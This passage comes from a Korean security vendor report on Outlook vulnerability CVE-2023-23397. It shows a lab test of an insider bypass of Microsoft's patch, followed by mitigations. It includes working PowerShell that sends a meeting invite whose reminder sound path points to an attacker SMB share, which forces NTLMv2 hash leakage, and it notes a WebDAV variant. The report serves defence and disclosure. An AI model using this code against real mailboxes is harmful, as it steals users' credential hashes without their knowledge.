따라서, 이 두가지 속성이 조작된 메시지를 피해자가 수신할 경우, 미리 알림 기능이 동작하도록 활성화된다. 또한 공격자가 설정한 소리 파일을 가져오는 과정에서 공격자의 SMB 서버로 NTLMv2 해시 인증을 강제로 시도하기 때문에 피해자는 악성 메시지를 수신하는 것 만으로 인증 정보가 탈취된다.




그림 11. 취약점 동작 과정

■ 우회 방안

1) 불완전한 Microsoft 패치 내역

CVE-2023-23397 취약점은 모든 버전의 Microsoft Outlook 에서 동작하므로, Microsoft 에서는 2023 년 3 월 14 일에 Windows 용 Outlook 의 보안 패치를 공개했다. CVE-2023-23397 에 대한 패치 내역을 살펴보면 MapUrlToZone 메소드 호출을 통해 소리 파일의 경로에 대한 SecurityZone[25] 값을 확인하여 신뢰할 수 있는 네트워크 대역(로컬 인트라넷, 신뢰할 수 있는 네트워크) 또는 로컬 PC 내부의 파일만 허용하도록 패치 되었다.

그림 12. 패치 내용 분석

패치 과정에서 취약 파라미터 PidLidReminderFileParameter 의 범위를 신뢰할 수 있는 대역으로 제한하였기에, 공격자는 피해자와 동일한 AD 서버로 접근하거나, 신뢰하는 네트워크의 대역의 내부자를 통해 SMB, WebDAV 와 같은 클라이언트가 접근할 수 있는 서비스를 악용해 취약점을 동작할 수 있다.

[25] SecurityZone 이란 보안 정책에서 사용하는 보안 영역에 해당하는 정수 값을 의미한다.

2) 내부자에 의한 공격 테스트

테스트 환경을 구축하여 최신 버전 업데이트 이후 내부자에 의한 공격 가능함을 증명한다.

이름	정보
AD 서버	Windows Server 2016 Datacenter AD server (계정 정보: ADserver/EQST12#$) DNS (eqstlab.com) (192.168.102.84)
피해자	Windows 10 Pro 22H2(OS 빌드 19045.2006) Microsoft Office Professional Plus 2016(16.0.16227.20202) 32 비트 계정 정보: eqst/eqst DNS (victim.eqstlab.com.) (192.168.102.79)
공격자	Ubuntu 20.04.4 LTS (Focal Fossa) 계정정보: kali/kali DNS (attacker.eqstlab.com) (192.168.102.65)

Office 버전의 정보는 다음과 같다.




그림 13. 최신 버전의 outlook 2016 32bit

Step 1) 피해자와 동일한 AD 서버의 가입된 공격자는 CVE-2023-23397 을 악용하기 위해 소리 파일 경로를 공격자의 SMB 서버로 설정하여 악성 메시지를 작성한다.

```
function Send-CalendarNTLMLeak ($recipient, $remotefilepath, $meetingsubject, $meetingbody)
{
    $Outlook = New-Object -comObject Outlook.Application
    $newcal = $outlook.CreateItem('olAppointmentItem')
    $newcal.ReminderSoundFile = "\\ATTACKER\SMB\eqst.wav"
    $newcal.Recipients.add("eqstlabwhblithe@[redacted]")
    $newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
    $newcal.Subject = "EQSTLab"
    $newcal.Location = "Insight"
    $newcal.Body = "Patch Bypass"
    $newcal.Start = get-date
    $newcal.End = (get-date).AddHours(2)
    $newcal.ReminderOverrideDefault = 1
    $newcal.ReminderSet = 1
    $newcal.ReminderPlaysound = 1
    $newcal.send()
}
```

공격자의 SMB UNC 경로

그림 14. 소리 파일의 경로를 공격자의 SMB 공유 폴더로 설정

Step 2) 피해자는 악성 메시지를 수신하면 미리 알림 기능이 작동하여 취약점이 동작한다.




그림 15. 미리 알림 동작

Step 3) 공격자는 피해자의 NTLMv2 해시를 탈취에 성공한다.




그림 16. NTLMv2 해시 탈취

SMB 뿐만 아니라 WebDAV 를 활용해 내부에서 해시 탈취가 가능하다.




그림 17. WebDAV 로 경로 설정




그림 18. 악성 초대 메시지 수신




그림 19. WebDAV를 이용한 NTLMv2 해시 탈취

3) 대응 방안

CVE-2023-23397 대응 방안은 4 가지로 정의할 수 있다.

1. 최신 버전의 Outlook 으로 업데이트 **(부분 취약)**
2. Reminder(미리 알림) 기능 해제
3. SMB, WebDAV 등과 같은 클라이언트 서비스로 나가는 패킷을 Outbound 정책으로 ACL 적용
4. Microsoft 에서 제공하는 PowerShell 스크립트 적용

※ 만약 Exchange Server를 운영하는 경우 최신 버전의 Exchange 서버로 업데이트하면 새로운 메시지를 수신하여 TNEF[26]파일로 변환 시 PidLidReminderFileParameter 메시지 속성을 삭제하기 때문에 안전하다.

첫 번째 방안은 Microsoft 에서 제안하는 최신 패치를 적용하는 것이다. 하지만 이 패치는 외부의 공격자에게는 안전하지만 앞서 살펴보았듯이, 내부자에 의한 공격 가능성이 존재한다. 따라서 아래의 방안을 추가적으로 적용하는 것이 CVE-2023-23397 취약점에 안전한 대응 방안이다.

두 번째 방안은 미리 알림 기능을 수동으로 해제하여 미리 알림 기능을 제한하는 방안이다. 미리 알림 기능을 제한하면 PidLidReminderOverride 속성을 True 로 설정해도, 미리 알림이 동작하지 않기 때문에 CVE-2023-23397 취약점에 안전하다. 미리 알림 기능을 제한하는 방안은 다음과 같다. 파일(File) -> 옵션(Options) -> 고급(Advance) 이후 아래의 그림과 같이 체크 박스를 해제한다.




그림 20. 미리 알림 기능 해제

[26] TNEF(Transport Neutral Encapsulation Format) 파일이란 메시징 응용 프로그래밍 인터페이스(MAPI)를 기반으로 저장된 전자 메일 첨부 파일이다. 첨부 파일에는 Outlook 기능(라디오/확인란, 약속, 이미지 등) 다양한 형식의 메시지를 포함할 수 있다.

세 번째 방안은 SMB, WebDAV 등과 같은 클라이언트 서비스에서 아웃바운드 정책을 제한하는 ACL을 적용하는 방안이다. CVE-2023-23397 취약점은 NTLMv2 해시를 공격자에게 전송하는 점이 문제이기 때문에 나가는 패킷을 제한함으로써 공격에 대응할 수 있다.

특정 포트에 대한 아웃바운드 정책을 적용하는 방안은 아래와 같다.

제어판 -> 시스템 및 보안 -> Windows Defender 방화벽 -> 고급 설정 -> 아웃바운드 규칙 -> 새 규칙 -> 포트 -> 특정 원격 포트(ex. SMB: 445, 135) -> 연결 차단 -> 규칙 이름 설정 후 마침 -> 생성 한 규칙에서 로컬 포트 추가

※ 구성 환경에 따라 아웃바운드 정책 제한 시, 장애 발생 가능성이 존재하기 때문에 유의해야한다.




그림 21. 아웃바운드 정책을 통한 패킷 제한

마지막으로는 Microsoft 에서 제공하는 PowerShell 점검 스크립트를 적용하는 방안이다.

스크립트 다운로드 주소
https://github.com/microsoft/CSS-Exchange/releases/latest/download/CVE-2023-23397.ps1

PowerShell 점검 스크립트는 Exchange 메시징 항목(메일, 일정 및 작업)을 확인하여 취약한 속성에 문자열이 포함되어 있는지 확인하는 스크립트이며 수신함에 취약한 속성을 사용한 메시지가 있는지 탐지 후 CSV 파일을 제공하는 Audit 모드와 취약한 속성을 제거하거나 메시지를 삭제하는 Cleanup 모드를 지원한다. 구성된 환경에 따라 요구 사항과 전제 조건 등이 다르므로 홈페이지[27]에서 자세한 정보를 확인할 수 있다.

- Audit 모드: 속성이 채워진 항목의 세부 정보가 포함된 CSV 파일을 제공 - Cleanup 모드: 속성을 지우거나 항목을 삭제하여 감지된 항목에 대한 정리를 수행함. ClearItem 을 적용 시 메시지를 제거하며, ClearProperty 적용 시 메시지에서 문제가 있는 속성을 제거함.

[27] https://microsoft.github.io/CSS-Exchange/Security/CVE-2023-23397/

■ 참고 사이트

-https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/dd759042(v=vs.85)
-https://www.microsoft.com/en-us/security/blog/2023/03/24/guidance-for-investigating-attacks-using-cve-2023-23397/
-https://twitter.com/wdormann/status/1638308666368569345
-https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook-elevation-of-privilege-vulnerability/
- https://learn.microsoft.com/ko-kr/dotnet/api/system.security.securityzone?view=windowsdesktop-7.0

EQST INSIGHT

2023.04

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제　작 : SK쉴더스 커뮤니케이션그룹